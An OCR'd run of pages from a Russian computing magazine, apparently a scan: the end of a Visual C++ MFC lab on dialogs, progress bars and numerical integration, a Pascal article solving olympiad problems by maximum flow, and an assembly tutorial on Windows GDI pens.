
Рис. 3



Resource следует выбрать пункт Dialog и нажать кнопку New, после чего появится заготовка нового окна. Создайте окно, аналогичное изображенному на **рис.3**.

После создания ресурса диалогового окна следует создать класс для работы с ним. Для этого в основном меню надо выбрать пункт Insert и далее New Class..., после чего появится диалог New Class (**рис.4**). В поле Name требуется ввести имя класса, например, CMyDialog. В выпадающем списке Base Class требуется выбрать в качестве базового класса CDialog. В списке Dialog ID должен стоять идентификатор созданного ранее диалогового окна. По умолчанию для первого окна — это значение IDD_DIALOG1.

Рис. 4



После создания класса диалогового окна, с помощью мастера ClassWizard свяжите поля ввода с переменными m_a и m_b типа double. Для создания экземпляра класса диалогового окна объявим поле в классе главного окна. Ниже приведен фрагмент заголовочного файла класса главного окна.

```
//////////////////////////////////////////////////////////////////
// CLabProgressBarDlg dialog
#include "MyDialog.h"
//подключили заголовочный файл класса модального диалога.
class CLabProgressBarDlg : public CDialog
{// Construction
public:
      CLabProgressBarDlg(CWnd* pParent = NULL); // standard constructor
      CMyDialog d; //объявили переменную класса модального диалога
// Dialog Data
       //{{AFX_DATA(CLabProgressBarDlg)
.....................................................................
```

Полный текст программы (файл с расширением *.cpp) для решения поставленной задачи имеет вид:

```
#include "stdafx.h"
#include "LabProgressBar.h"
#include "LabProgressBarDlg.h"
#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif
//////////////////////////////////////////////////////////////////
// CLabProgressBarDlg dialog
CLabProgressBarDlg::CLabProgressBarDlg(CWnd* pParent /*=NULL*/)
       : CDialog(CLabProgressBarDlg::IDD, pParent)
{
       //{{AFX_DATA_INIT(CLabProgressBarDlg)
       m_res = 0.0;
       //}}AFX_DATA_INIT
       // Note that LoadIcon does not require a subsequent
       //DestroyIcon in Win32
       m_hIcon = AfxGetApp()->LoadIcon(IDR_MAINFRAME);
}
void CLabProgressBarDlg::DoDataExchange(CDataExchange* pDX)
{
       CDialog::DoDataExchange(pDX);
       //{{AFX_DATA_MAP(CLabProgressBarDlg)
       DDX_Control(pDX, IDC_SLIDER3, m_slider);
       DDX_Control(pDX, IDC_PROGRESS1, m_progress);
       DDX_Text(pDX, IDC_EDIT1, m_res);
       //}}AFX_DATA_MAP
}
BEGIN_MESSAGE_MAP(CLabProgressBarDlg, CDialog)
       //{{AFX_MSG_MAP(CLabProgressBarDlg)
       ON_WM_PAINT()
       ON_WM_QUERYDRAGICON()
       ON_BN_CLICKED(IDC_BUTTON1, OnButton1)
       ON_BN_CLICKED(IDC_BUTTON2, OnButton2)
       //}}AFX_MSG_MAP
END_MESSAGE_MAP()
//////////////////////////////////////////////////////////////////
// CLabProgressBarDlg message handlers
BOOL CLabProgressBarDlg::OnInitDialog()
{
       CDialog::OnInitDialog();
       // Set the icon for this dialog.  The framework does this
       //automatically
       //  when the application's main window is not a dialog
       SetIcon(m_hIcon, TRUE);            // Set big icon
       SetIcon(m_hIcon, FALSE);           // Set small icon
       // TODO: Add extra initialization here
       m_slider.SetRange(100,1000000); //устанавливаем диапазон
                                       //в элементе Slider
       m_slider.SetPos(50000); //устанавливаем положение ползунка
       return TRUE;  // return TRUE  unless you set the focus
                     //to a control
}
void CLabProgressBarDlg::OnPaint()
{
       if (IsIconic())
       {
              CPaintDC dc(this); // device context for painting
              SendMessage(WM_ICONERASEBKGND, (WPARAM)
                     dc.GetSafeHdc(), 0);
              // Center icon in client rectangle
              int cxIcon = GetSystemMetrics(SM_CXICON);
              int cyIcon = GetSystemMetrics(SM_CYICON);
              CRect rect;
              GetClientRect(&rect);
              int x = (rect.Width() - cxIcon + 1) / 2;
              int y = (rect.Height() - cyIcon + 1) / 2;
              dc.DrawIcon(x, y, m_hIcon);
       }
       else
       {
              CDialog::OnPaint();
       }
}
HCURSOR CLabProgressBarDlg::OnQueryDragIcon()
{
       return (HCURSOR) m_hIcon;
}

void CLabProgressBarDlg::OnButton1()
{      //обработчик кнопки Граничные условия.
       d.DoModal();  //вызов модального окна
}

void CLabProgressBarDlg::OnButton2()
{             //обработчик кнопки Пуск.
       CWaitCursor w;//класс для установки курсора - часы.
       double s=0;
       double x=d.m_a;//считывание из диалога нач. значения.
       double h=(d.m_b-x)/m_slider.GetPos(); //вычисление h=(b-a)/N
       int i=0;
       while(x<d.m_b)
       {      double f=x*x;  //вычисление квадрата икса
              s+=f*h;        // вычисление суммы
              x+=h;
              m_progress.SetPos(100*i++/m_slider.GetPos());
//установка положения ползунка на полосе Progress
       }
       m_res=s;
       UpdateData(0);
}
```

4. Индивидуальные задания

Проверьте правильность приведенных ниже выражений. Для этого по описанной в статье методике создайте программу для вычисления интеграла.

1) $\int_0^{2\pi} sin(x)dx = 0$

2) $\int_0^{1} (1+x)dx = 1.5$

3) $\int_0^{1} x^4 dx = 0.2$

4) $\int_0^{\pi} cos(2x)dx = 0$

5) $\int_0^{1} x^4 dx = 0.2$

6) $\int_0^{1} \sqrt{x}dx = 2/3$

7) $\int_0^{1} x^3 dx = 0.25$

8) $\int_0^{1} x^3 dx = 0.25$

9) $\int_0^{1} x^9 dx = 0.1$

10) $\int_0^{1} 2xdx = 1$

Литература

1. С.Холзнер. Visual C++ 6: учебный курс. — СПб.: Питер, 1999. — 576 с.
2. Н.Ю.Секунов. Самоучитель Visual C++ 6 (+ дискета). — СПб.: BHV-Санкт-Петербург, 1999. — 960 с.
3. К.Грегори. Использование Visual C++ 6. Спец.издание. — СПб.: Вильямс, 1999. — 864 с.
4. Ю.В.Тихомиров. Visual C++ 6 (+ дискета). — СПб.: BHV-Санкт-Петербург, 1999. — 496 с.
5. Майкл Дж. Янг. Visual C++ 6. Полное руководство (+ CD-ROM). — BHV-Киев, 2000. — 1056 с.
6. С.Гилберт, Б.Маккарти. Самоучитель Visual C++ 6 (+ CD-ROM). — М.: ДиаСофт, 2000. — 496 с.
7. К.Паппас, У.Мюррей. Visual C++ 6 для пользователя. — BHV-Киев, 2000. — 336 с.
8. К.Паппас, У.Мюррей Visual C++ 6: руководство разработчика. — BHV-Киев, 2000. — 624 с.
9. И.Баженова. Visual C++6. 0. VISUAL STUDIO 98: Уроки программирования. — М.: Диалог-МИФИ, 2001. — 416 с.
10. Лэйси Дж.Visual C++ 6 Distributed. Сертификационный экзамен — экстерном. — СПб.: Питер, 2001. — 624 с.
11. А.Черносвитов Visual C++ 7: учебный курс (с дискетой). — СПб.: Питер, 2001. — 528 с.
12. А.Корбит, А.Щербаков. Программирование в среде Visual C++ 6.0. Диалоговые окна и простейшие элементы управления. — Радиомир. Ваш компьютер, 2003, №4, С.23.

Решение задач на графах построением максимального потока

М.ДОЛИНСКИЙ, г.Гомель.

(Продолжение. Начало в №8/2003)

4. Задача "Кубики"

(Всероссийская командная олимпиада школьников по программированию, Санкт-Петербург, 4 декабря 2000 г.)

Родители подарили Пете набор детских кубиков. Поскольку Петя скоро пойдет в школу, они купили ему кубики с буквами. На каждой из шести граней каждого кубика написана буква.

Теперь Петя хочет похвастаться перед старшей сестрой, что научился читать. Для этого он должен сложить из кубиков ее имя. Но это оказалось довольно сложно сделать — ведь разные буквы могут находиться на одном и том же кубике, и тогда Петя не сможет использовать обе буквы в слове. Правда, одна и та же буква может встречаться на разных кубиках. Помогите Пете!

Дан набор кубиков и имя сестры. Выясните, можно ли выложить ее имя с помощью этих кубиков. И если да, то в каком порядке следует выложить кубики.

Формат входных данных:

В первой строке входного файла находится число N ($1 \le N \le 100$) — количество кубиков в наборе у Пети. На второй строке записано имя Петиной сестры — слово, не длиннее 100 символов, состоящее только из больших латинских букв. Следующие N строк содержат по 6 букв (только большие латинские буквы), которые написаны на соответствующем кубике.

Формат выходных данных:

В первой строке выходного файла выведите "YES", если можно выложить имя Петиной сестры данными кубиками, "NO" — в противном случае.

Если ответ — "YES", на второй строке выведите M различных чисел из диапазона 1...N, где M — количество букв в имени Петиной сестры. i-е число должно быть номером кубика, который следует положить на i-е место при составлении имени Петиной сестры. Кубики нумеруются с 1, в том порядке, в котором они заданы во входном файле. Если решений несколько, выведите любое. Разделяйте числа пробелами.

Примеры:

```
INPUT.TXT  OUTPUT.TXT
4          NO
ANN
ANNNNN
BCDEFG
HIJKLM
NOPQRS

5          YES
HELEN      2 1 3 5 4
ABCDEF
GHIJKL
MNOPQL
STUVWN
EIUOZK
```

Составим для данной задачи граф следующим образом. В качестве базовых вершин будем рассматривать заданные кубики, а также вершины, соответствующие буквам, которые могут быть написаны на заданных кубиках (26 заглавных букв латинского алфавита).

Добавим также вершину-исток (ее соединим со всеми вершинами, соответствующими кубикам) и вершину-сток (с ней соединим все вершины, соответствующие буквам).

Фрагменты программы, которые обеспечат необходимый ввод исходных данных и построение графа, приведены ниже:

```
readln (N);                                  {Количество кубиков}
readln (Name);                               {Имя Петиной сестры}
for i:=1 to N do readln(Qubics[i]);          {Надписи на кубиках}

Finish := N+26+1;                        {Кубики + алфавит + сток}
```

Поскольку с каждого кубика может быть использована только одна буква, то веса дуг от истока к кубикам равны 1.

```
                                        {Добавляем вершину - исток}
  ka[0]:=N;        {Из истока - N дуг - к каждому кубику}
  for i:=1 to N do
    begin
      a[0,i]:=i;  {Номер вершины, соединенной с истоком}
      c[0,i]:=1;                  {Вес соответствующей дуги}
    end;
```

Фрагмент графа от вершин, соответствующих заглавным буквам латинского алфавита, к стоку определяется именем Петиной сестры (переменная Name), которое по условиям задачи требуется составить из исходных кубиков:

```
                                        {Добавляем вершину - сток}

for i:=1 to Length(Name) do
  begin
    NomLet:= Ord(Name[i]) - Ord('A') + 1;
    ka[N+NomLet]:=1;
    a[N+NomLet,1]:=Finish; {Одна дуга на каждую букву из имени,}
    Inc(c[N+NomLet,Finish]);
                        {ее вес - количество таких букв в имени}
  end;
```

Замечание: Поскольку имя Петиной сестры может включать повторяющиеся буквы, то при формировании веса соответствующей дуги используется инкрементирование — Inc(c[N+NomLet,Finish]).

Наконец, для каждой буквы на каждом кубике, строится дуга от соответствующего кубика к соответствующей букве.

Заметим, что на одном кубике буквы могут повторяться, и мы можем для таких дуг либо увеличивать их вес, либо добавлять ***новую*** дугу (с весом 1 — именно такой вариант для простоты и реализован в приведенном фрагменте программы). Алгоритм построения максимального потока, который будет изложен далее, работает и в графах, содержащих по несколько дуг между одной и той же парой вершин.

```
                                {Добавляем дуги от кубиков к буквам}

for i:=1 to N do                                {Для каждого кубика}
  begin
    for j:=1 to 6 do                {Для каждой буквы на кубике}
      begin
        NomLet:=Ord(Qubics[i,j])-Ord('A')+1;
                                          {Вычисляем номер буквы}
        a[i,j]:=N+NomLet; {Добавляем дугу от кубика к букве}
        c[i,a[i,j]]:=1;                      {Вес такой дуги - 1}
        NomKub[Nomlet]:=1;
        inc(ka[i])
      end;
  end;
```

Чтобы получить ответ на поставленный в задаче вопрос "...Выясните, можно ли выложить ее имя с помощью этих кубиков, и если да, то в каком порядке следует выложить кубики", после построения максимального потока на заданном графа следует рассчитать максимальный исходящий поток Max:

```
    Max:=0;
    for i:=N+1 to N+26 do Max:=Max+f[i,Finish];
```

И если значение Max не равно длине имени Name, то ответ отрицательный ("NO"), иначе — положительный ("YES"). Для того чтобы вывести номера использованных кубиков в порядке, обеспечивающем построение имени, нужно для каждой буквы имени (NomLet) найти такую вершину k в графе (и вывести ее номер), что f[k,Nomlet]=1.

Фрагмент программы, выводящий ответ задачи, приводится ниже:

```
If Max<>Length(Name)
 then writeln("NO")
 else
  begin
   writeln('YES');
   for i:=1 to Length(Name) do
    begin
     NomLet:=Ord(Name[i])-Ord('A')+1; { Вычисляем номер буквы}
     for k:=1 to n do
       if f[k,N+NomLet]=1
         then
           begin write(k,' ');
            f[k,N+NomLet]:=0;
            break;
           end;
    end;
  end;
```

Полностью объявление массивов и переменных, а также процедуры ввода исходных данных (InputData) и вывода результатов (OutputData) для данной задачи выглядят следующим образом:

```
const
  MaxN  = 100;
  MaxV  = MaxN+26+1;                          {Макс. к-во вершин}
  MaxC  = MaxV div 20;                {Макс. к-во дуг из вершины}

var
 N       : 1..MaxN;                           {Количество кубиков}
 a       : array [0..MaxV, 1..MaxN] of byte;
                                  {Граф исток-кубики-буквы-сток}
 Ka      : array [0..MaxV] of integer;
                                 {Количество ребер из вершины}
 c,f,cf : array [0..MaxV, 0..MaxV] of shortint;
                                  {Веса вершин в графе A}
 i,j, Finish  : integer;
 ia      : array [0..MaxV, 1..MaxC] of shortint;
                                    {Список входящих вершин}
 Kia     : array [0..MaxV] of integer;{Количество входящих ребер}
 Max     : longint;                             {Макс. поток}
 Name    : string[100];
 Qubics : array [1..100] of string [6];
 Lim     : array [1..26] of integer;      {Количество букв в имени}
 NomKub : array [1..26] of integer; {Номер кубика с такой буквой}
 NomLet : byte;
 s,k     : byte;

Procedure InputData;
  begin
    assign( input,'input.txt');  reset(input);
    readln (N);                                {Количество кубиков}
    readln (Name);                             {Имя Петиной сестры}
    for i:=1 to N do readln(Qubics[i]);     {Надписи на кубиках}
    Finish := N+26+1;                  {Кубики + алфавит + сток}
    for i:=0 to Finish do          {Инициализируем пустой граф}
      begin                              {Исток-кубики-буквы-сток}
        for j:=0 to Finish do a[i,j]:=0;
        ka[i]:=0;
      end;
                                        {Добавляем вершину - исток}
    ka[0]:=N;           {Из истока - N дуг - к каждому кубику}
    for i:=1 to N do
      begin
        a[0,i]:=i;       {Номер вершины, соединенной с истоком}
        c[0,i]:=1;                    {Вес соответствующей дуги}
      end;
                                       {Добавляем вершину - сток}
    for i:=1 to Length(Name) do
      begin
        NomLet:= Ord(Name[i]) - Ord('A') + 1;
        ka[N+NomLet]:=1;
        a[N+NomLet,1]:=Finish ;
                                {Одна дуга на каждую букву из имени}
        Inc(c[N+NomLet,Finish])
                        {Ее вес - количество таких букв в имени}
      end;
                              {Добавляем дуги от кубиков к буквам}
    for i:=1 to N do                          {Для каждого кубика}
      begin
        for j:=1 to 6 do          {Для каждой буквы на кубике}
          begin
            NomLet:=Ord(Qubics[i,j])-Ord('A')+1;
                                              {Вычисляем номер буквы}
            a[i,j]:=N+NomLet; {Добавляем дугу от кубика к букве}
            c[i,a[i,j]]:=1;                  {Вес такой дуги - 1}
            NomKub[Nomlet]:=1;
            inc(ka[i])
          end;
      end;
    close(input);
  end;

Procedure OutputData;
  begin
    assign(output,'output.txt'); rewrite(output);
    Max:=0;
    for i:=N+1 to N+26 do Max:=Max+f[i,Finish];
    If Max<>Length(Name)
      then writeln('NO')
```

```
    else
      begin
        writeln('YES');
        for i:=1 to Length(Name) do
          begin
            NomLet:=Ord(Name[i])-Ord('A')+1;
                                    {Вычисляем номер буквы}
            for k:=1 to n do
              if f[k,N+NomLet]=1
                then
                  begin write(k,' ');
                  f[k,N+NomLet]:=0;
                  break;
                  end;
          end;
      end;
  close(output);
end;
```

5. Задача "Игра"

(Белорусская олимпиада по информатике, 26...31 марта, 2001 г.)

Известная на весь Могилев компания "Headache" выпустила игру, для которой необходима конструкция, состоящая из маленьких платформ и труб. Платформы разделяются на стартовые (их N1 штук), финишные (N3 штук) и промежуточные (N2 штук). Все стартовые платформы находятся на одинаковой высоте. Финишные платформы также находятся на одинаковой высоте. Все высоты промежуточных платформ различны — они меньше высоты стартовых, но больше высоты финишных.

Каждой платформе соответствует уникальный номер от 1 до (N1+N2+N3). Нумерация ведется в следующем порядке — сначала все стартовые платформы, затем промежуточные, и, наконец, финишные. Все промежуточные платформы пронумерованы по убыванию высоты. Т.е. если номер промежуточной платформы A меньше номера платформы B, то высота A больше высоты B.

На каждой из стартовых платформ находится шарик. Шарик может скатиться с платформы A на платформу B, если они соединены трубой, и высота A больше высоты B. На каждой из финишных платформ может оказаться не более одного шарика. Если шарик находится на некоторой платформе, то игрок может выбрать направление дальнейшего пути шарика, т.е. выбрать платформу, на которую шарик скатится. Также для каждой промежуточной платформы задано число C, равное максимальному количеству шариков, которые могут прокатиться по ней за время игры. Цель игры заключается в том, чтобы на финишных платформах оказалось как можно больше шариков.

Вам нужно узнать, какое максимальное количество шариков может оказаться на финишных платформах в результате игры.

Формат ввода

Во входном файле Game.in находится информация о конструкции в следующей форме:

```
N1 N2 N3
CN1+1
...
CN1+N2
K1 A[1,1] : A[1,K1]
K2 A[2,1] : A[2,K2]
...
KN1+N2 A[N1+N2,1] : A[N1+N2,KN1+N2]
```

Здесь числа N1, N2, N3 — соответственно количество стартовых, промежуточных и финишных платформ; Cj — максимальное количество шариков, которые могут прокатиться по промежуточной платформе с номером j (N1+1 ≤ j ≤ N1+N2) за все время игры; Ki — количество труб, выходящих из платформы с номером i (1 ≤ i ≤ N1+N2). Элементы массива A, перечисленные в строке, являются номерами платформ, на которые может скатиться шарик с соответствующей платформы.

Ограничения

Все числа на вводе — целые.

0<N1,N3<51

1<N1+N2+N3<201

0 ≤ Cj ≤ 50

Не существует труб между стартовыми платформами.

Не существует труб между финишными платформами.

Формат вывода

В первой строке выходного файла Game.out должно находиться единственное число, равное максимальному количеству шариков, которое может оказаться на финишных платформах в результате игры.

Пример

```
Game.in     Game.out
3 4 3           2
3
2
1
2
1 4
1 4
1 4
2 5 6
1 7
1 7
3 8 9 10
```

Рис. 5





Рис. 6



Естественно представить стартовые, промежуточные и финишные платформы вершинами графа, а трубы между ними — дугами.

Однако данная задача слегка отличается по постановке от классической, поскольку здесь имеется ***вес вершины***: "...для каждой промежуточной платформы задано число C, равное максимальному количеству шариков, которые могут прокатиться по ней за время игры."

Для перехода к классической постановке достаточно ***заменить*** такие вершины на ***дуги***. При этом введенным дугам присваивается вес замененных вершин. Понятно, что должны появиться дополнительные вершины.

Например (**рис.5**), пусть в вершину 3 (с весом X) входят 2 дуги (из вершин 1 и 2) и выходят две дуги (в вершины 4 и 5).

Мы добавляем вершину 6 и дугу 3→6 с весом X (**рис.6**).

Рассмотрим теперь, как такой подход может быть реализован в данной задаче.

Поскольку промежуточные платформы превращаются в дуги, то всего вершин становится на N2 больше, где N2 — количество промежуточных платформ.

```
readln (N1,N2,N3);                    {Количество платформ}
All := N1+N2+N3;
Finish := N1+2*N2+N3+1;                {Платформы + сток}
```

Добавляем исток и связываем его с вершинами, соответствующими стартовым платформам. Пропускная способность дуг равна 1, поскольку по условию задачи "на каждой из стартовых платформ находится шарик."

```
{Добавляем вершину - исток}
ka[0]:=N1;  {Из истока - N дуг - к каждой стартовой платформе}
for i:=1 to N1 do
  begin
    a[0,i]:=i;          {Номер вершины, соединенной с истоком}
    c[0,i]:=1;        {На каждой из стартовых вершин - 1 шарик}
  end;
```

Для каждой промежуточной платформы с номером i добавляем две вершины — с номерами N1+i и all+i (где all=N1+N2+N3) соответственно. Добавляем также дугу между этими вершинами с пропускной способностью вершины.

```
{Добавляем дуги "внутри" промежуточных платформ}
for i:=1 to N2 do          {Для каждой промежуточной платформы}
  begin
```

```
    readln (cn);       {Читаем, сколько шариков она "выдержит"}
    a[N1+i,1]:=all+i; {Добавляем дугу "внутри" этой платформы}
    c[N1+i,all+i]:=cn; {Пропускная способность добавленной дуги}
    ka[N1+i]:=1;                          {Такая дуга всегда одна}
  end;
```

Все входящие дуги от стартовых будем строить в вершины N1+i. По условиям задачи их пропускная способность не ограничена.

```
{Добавляем дуги от стартовых платформ к "началу" промежуточных}
 for i:=1 to N1 do
   begin
     read(k);                          {Количество труб от платформы}
     ka[i]:=k;                          {Количество дуг из вершины i}
     for j:=1 to k do                                {Для каждой трубы}
       begin
         read(a[i,j]);                              {Дуга из i в a[i,j]}
         c[i,a[i,j]]:=MaxP;     {Ее пропускная способность
       end;                                                не ограничена}
   end;
```

Все дуги от промежуточных платформ будем строить от вершин all+i — их пропускная способность также не ограничена.

```
{Добавляем дуги от "конца" промежуточных платформ
                                          к финишным платформам}
for i:=1 to N2 do
  begin
    read(k);                          {Количество труб от платформы}
    ka[all+i]:=k;                  {Количество дуг из вершины all+i}
    for j:=1 to k do                                {Для каждой трубы}
      begin
        read (np);                          {Номер "целевой" платформы}
        a[all+i,j]:=np;                       {Дуга из N1+2*i в a[i,j]}
        c[all+i,a[all+i,j]]:=MaxP;  {Ее пропускная способность
      end;                                                  не ограничена}
  end;
```

Добавляем вершину-сток с дугами к ней от всех финишных платформ. Веса этих дуг равны 1, поскольку "...на каждой из финишных платформ может оказаться не более одного шарика."

```
{Добавляем вершину - сток}
N:=N1+N2;                          {Стартовый номер финишных платформ}
for i:=1 to N3 do                      {Для каждой финишной платформы}
  begin
    ka[N+i]:=1;
    a[N+i,1]:=Finish ;  {Одна дуга на каждую финишную платформу}
    c[N+i,Finish]:=1;     {На каждой из финишных
  end;                                    платформ - не более 1 шарика}
```

Для вывода ответа на поставленный в задаче вопрос "Какое максимальное количество шариков может оказаться на финишных платформах в результате игры?", после построения максимального потока достаточно просуммировать количество шариков, выкатившихся из истока на стартовые платформы:

```
    Max:=0;
    for i:=1 to N1 do Max:=Max+f[0,i];
    writeln(Max);
```

Полностью объявление массивов и переменных, а также процедуры ввода исходных данных (InputData) и вывода результатов (OutputData) для данной задачи выглядят следующим образом:

```
const
  MaxN1 = {50}  20;           {Макс. кол-во стартовых платформ}
  MaxN2 = {100} 20;       {Макс. кол-во промежуточных платформ}
  MaxN3 = {50}  20;           {Макс. кол-во финишных платформ}
  MaxV  = MaxN1+2*MaxN2+MaxN3;                {Макс. к-во вершин}
  MaxC  = 2*MaxN2;                    {Макс. к-во дуг из вершины}

var
  a    : array [0..MaxV, 1..MaxV] of byte;
                                    {Граф исток-кубики-буквы-сток}
  Ka   : array [0..MaxV] of integer;
                                     {Количество ребер из вершины}
  c,f,cf : array [0..MaxV, 0..MaxV] of shortint;
                                            {Веса вершин в графе A}
  i,j,Finish  : integer;
  ia   : array [0..MaxV, 1..MaxV] of shortint;
                                           {Список входящих вершин}
  Kia  : array [0..MaxV] of integer;
                                          {Количество входящих ребер}
  Max    : longint;                                  {Макс. поток}
const
  MaxP = 127;
var
  N1 : 0..MaxN1;                      {Кол-во стартовых платформ}
  N2 : 0..MaxN2;                  {Кол-во промежуточных платформ}
  N3 : 0..MaxN3;                      {Кол-во финишных платформ}
  cn, np, N, k, tn, all : byte;

Procedure InputData;
 begin
  assign( input,'game.in'); reset(input);
  readln (N1,N2,N3);                          {Количество платформ}
  Finish := N1+2*N2+N3+1;                       {Платформы + сток}
                    {Промежуточные платформы превращаются в дуги}
  All := N1+N2+N3;
  for i:=0 to Finish do              {Инициализируем пустой граф}
    begin                                {исток-задачи-ресурсы-сток}
      for j:=1 to MaxC do a[i,j]:=0;
      ka[i]:=0;
    end;
        {Добавляем вершину - исток}
  ka[0]:=N1; {Из истока - N дуг - к каждой стартовой платформе}
  for i:=1 to N1 do
    begin
      a[0,i]:=i;          {Номер вершины, соединенной с истоком}
      c[0,i]:=1;       {На каждой из стартовых вершин - 1 марик}
    end;
        {Добавляем дуги "внутри" промежуточных платформ}
  for i:=1 to N2 do          {Для каждой промежуточной платформы}
   begin
    readln (cn);        {Считаем сколько шариков она "выдержит"}
    a[N1+i,1]:=all+i;    {Добавляем дугу "внутри" этой платформы}
    c[N1+i,all+i]:=cn; {Пропускная способность добавленной дуги}
    ka[N1+i]:=1;                          {Такая дуга всегда одна}
   end;

 {Добавляем дуги от стартовых платформ к "началу" промежуточных}
  for i:=1 to N1 do
    begin
      read(k);                          {Количество труб от платформы}
      ka[i]:=k;                          {Количество дуг из вершины i}
      for j:=1 to k do                                {Для каждой трубы}
        begin
          read(a[i,j]);                              {Дуга из i в a[i,j]}
          c[i,a[i,j]]:=MaxP;          {Ее пропускная способность
        end;                                                не ограничена}
    end;
         {Добавляем дуги от "конца" промежуточных
                    платформ к финишным платформам}
  for i:=1 to N2 do
    begin
      read(k);                          {Количество труб от платформы}
      ka[all+i]:=k;                  {Количество дуг из вершины all+i}
      for j:=1 to k do                                {Для каждой трубы}
        begin
          read (np);                          {Номер "целевой" платформы}
          a[all+i,j]:=np;                       {Дуга из N1+2*i в a[i,j]}
          c[all+i,a[all+i,j]]:=MaxP; {Ее пропускная способность
        end;                                                  не ограничена}
    end;
          {Добавляем вершину - сток}
  N:=N1+N2;                          {Стартовый номер финишных платформ}
  for i:=1 to N3                         {Для каждой финишной платформы}
   begin
     ka[N+i]:=1;
     a[N+i,1]:=Finish ; {Одна дуга на каждую финишную платформу}
     c[N+i,Finish]:=1;                          {На каждой из финишных
   end;                                    платформ - не более 1 шарика}
  close(input);
 end;

Procedure OutputData;
  begin
    assign(output,'game.out'); rewrite(output);
    Max:=0; {Количество шариков из истока на стартовые платформы}
    for i:=1 to N1 do Max:=Max+f[0,i];
    writeln(Max);
    close(output);
  end;
```

(Продолжение следует)

Serrgio /HI-TECH,
E-mail: serrgio@gorki.unibel.by
http://wasm.ru/

НИЗКОУРОВНЕВОЕ ПРОГРАММИРОВАНИЕ

(Продолжение. Начало в №№9-12/2001, №№1-10, 12/2002, №№1-3,5-8/2003)

WindowsGDI: косметические перья

#1. Как вы уже, должно быть, заметили, из всех рассмотренных нами функций *GDI*, только "неправильная" функция *SetPixel* (отрисовка одного-единственного пиксела) позволяет задавать произвольный цвет. Остальные же функции почему-то рисуют черным и не имеют такого параметра как цвет (*COLORREF*). Тем не менее, большинство программ, работающих с графикой, используют намного больше цветов, чем убогое "черным по белому". Значит, каким-то образом — можно ;). И сегодня мы разберемся, как именно.

Сначала проведем границы. Функции, имеющие отношение к рисованию, условно можно разделить на две группы:

- рисовать ЧТО (линию, кривую);
- рисовать ЧЕМ.


Рассмотренные ранее "рисовательные" функции относились к группе "ЧТО". Сегодня мы рассмотрим несколько функций из группы "ЧЕМ". Вот исходник (приведена только секция данных и процедура окна; полную версию см. на http://radio-mir.com/):

```
;------- константы

.const

  ClassName   db "SimpleWinClass", 0
  AppName     db "PensDemo", 0

;------- неинициализированные переменные

.data?

  cxClient    dd ?
  cyClient    dd ?
  hDC         dd ?

  hPen1       dd ?                          ;(1)
  hPen2       dd ?
  hPen3       dd ?
  hPen4       dd ?
  hPen5       dd ?
  hPen6       dd ?

;------- инициализированные переменные

.data

  Pen6 LOGPEN <PS_SOLID, <3,0>, 255>        ;(2)

;------- код

.code

...

WndProc proc hWnd :HWND, uMsg :UINT, wParam :WPARAM,
lParam :LPARAM

  local ps  :PAINTSTRUCT

  mov eax,[uMsg]

;------- открытие

  .if eax == WM_CREATE

    RGB 255, 0, 0                           ;(3)
    invoke CreatePen, PS_SOLID, 1, eax
    mov    [hPen1], eax

    RGB 0,  255, 0
    invoke CreatePen, PS_DASH, 1, eax
    mov    [hPen2], eax

    RGB 0,  0, 255
    invoke CreatePen, PS_DOT, 1, eax
    mov    [hPen3], eax

    RGB 255,  0, 255
    invoke CreatePen, PS_DASHDOT, 1, eax
    mov    [hPen4], eax

    RGB 0,  255, 255
    invoke CreatePen, PS_DASHDOTDOT, 1, eax
    mov    [hPen5], eax

    invoke CreatePenIndirect, addr Pen6     ;(4)
    mov    [hPen6], eax

;------- рисование

    .elseif eax==WM_PAINT

    invoke BeginPaint, hWnd, addr ps
    mov    [hDC], eax

    invoke MoveToEx, [hDC], 0, 10, NULL     ;(5)
    invoke SelectObject, [hDC], [hPen1]
    invoke LineTo, [hDC], [cxClient], 10

    invoke MoveToEx, [hDC], 0, 20, NULL
    invoke SelectObject, [hDC], [hPen2]
    invoke LineTo, [hDC], [cxClient], 20

    invoke MoveToEx, [hDC], 0, 30, NULL
    invoke SelectObject, [hDC], [hPen3]
    invoke LineTo, [hDC], [cxClient], 30

    invoke MoveToEx, [hDC], 0, 40, NULL
    invoke SelectObject, [hDC], [hPen4]
    invoke LineTo, [hDC], [cxClient], 40

    invoke MoveToEx, [hDC], 0, 50, NULL
    invoke SelectObject, [hDC], [hPen5]
    invoke LineTo, [hDC], [cxClient], 50

    invoke MoveToEx, [hDC], 0, 60, NULL
    invoke SelectObject, [hDC], [hPen6]
    invoke LineTo, [hDC], [cxClient], 60

    invoke EndPaint,hWnd,addr ps

;------- изменение размера

  .elseif   eax==WM_SIZE

    movzx  eax, word ptr lParam[0]   ; low word
    mov    [cxClient], eax

;------- выходим

  .elseif   eax==WM_DESTROY

    invoke DeleteObject, [hPen1]            ;(6)
    invoke DeleteObject, [hPen2]
    invoke DeleteObject, [hPen3]
    invoke DeleteObject, [hPen4]
    invoke DeleteObject, [hPen5]
    invoke DeleteObject, [hPen6]

    invoke PostQuitMessage, 0

  .else

    invoke DefWindowProc,hWnd,eax,wParam,lParam
```

```
    ret

  .endif

    xor     eax,eax
    ret

WndProc endp
```

Скриншот программы показан на **рис.1**.

Рис. 1



Примечание для обладателей черно-белых мониторов: первая и последняя линии — красного цвета, вторая — зеленого, третья — синего, четвертая — пурпурного, пятая... затрудняюсь ответить ;).

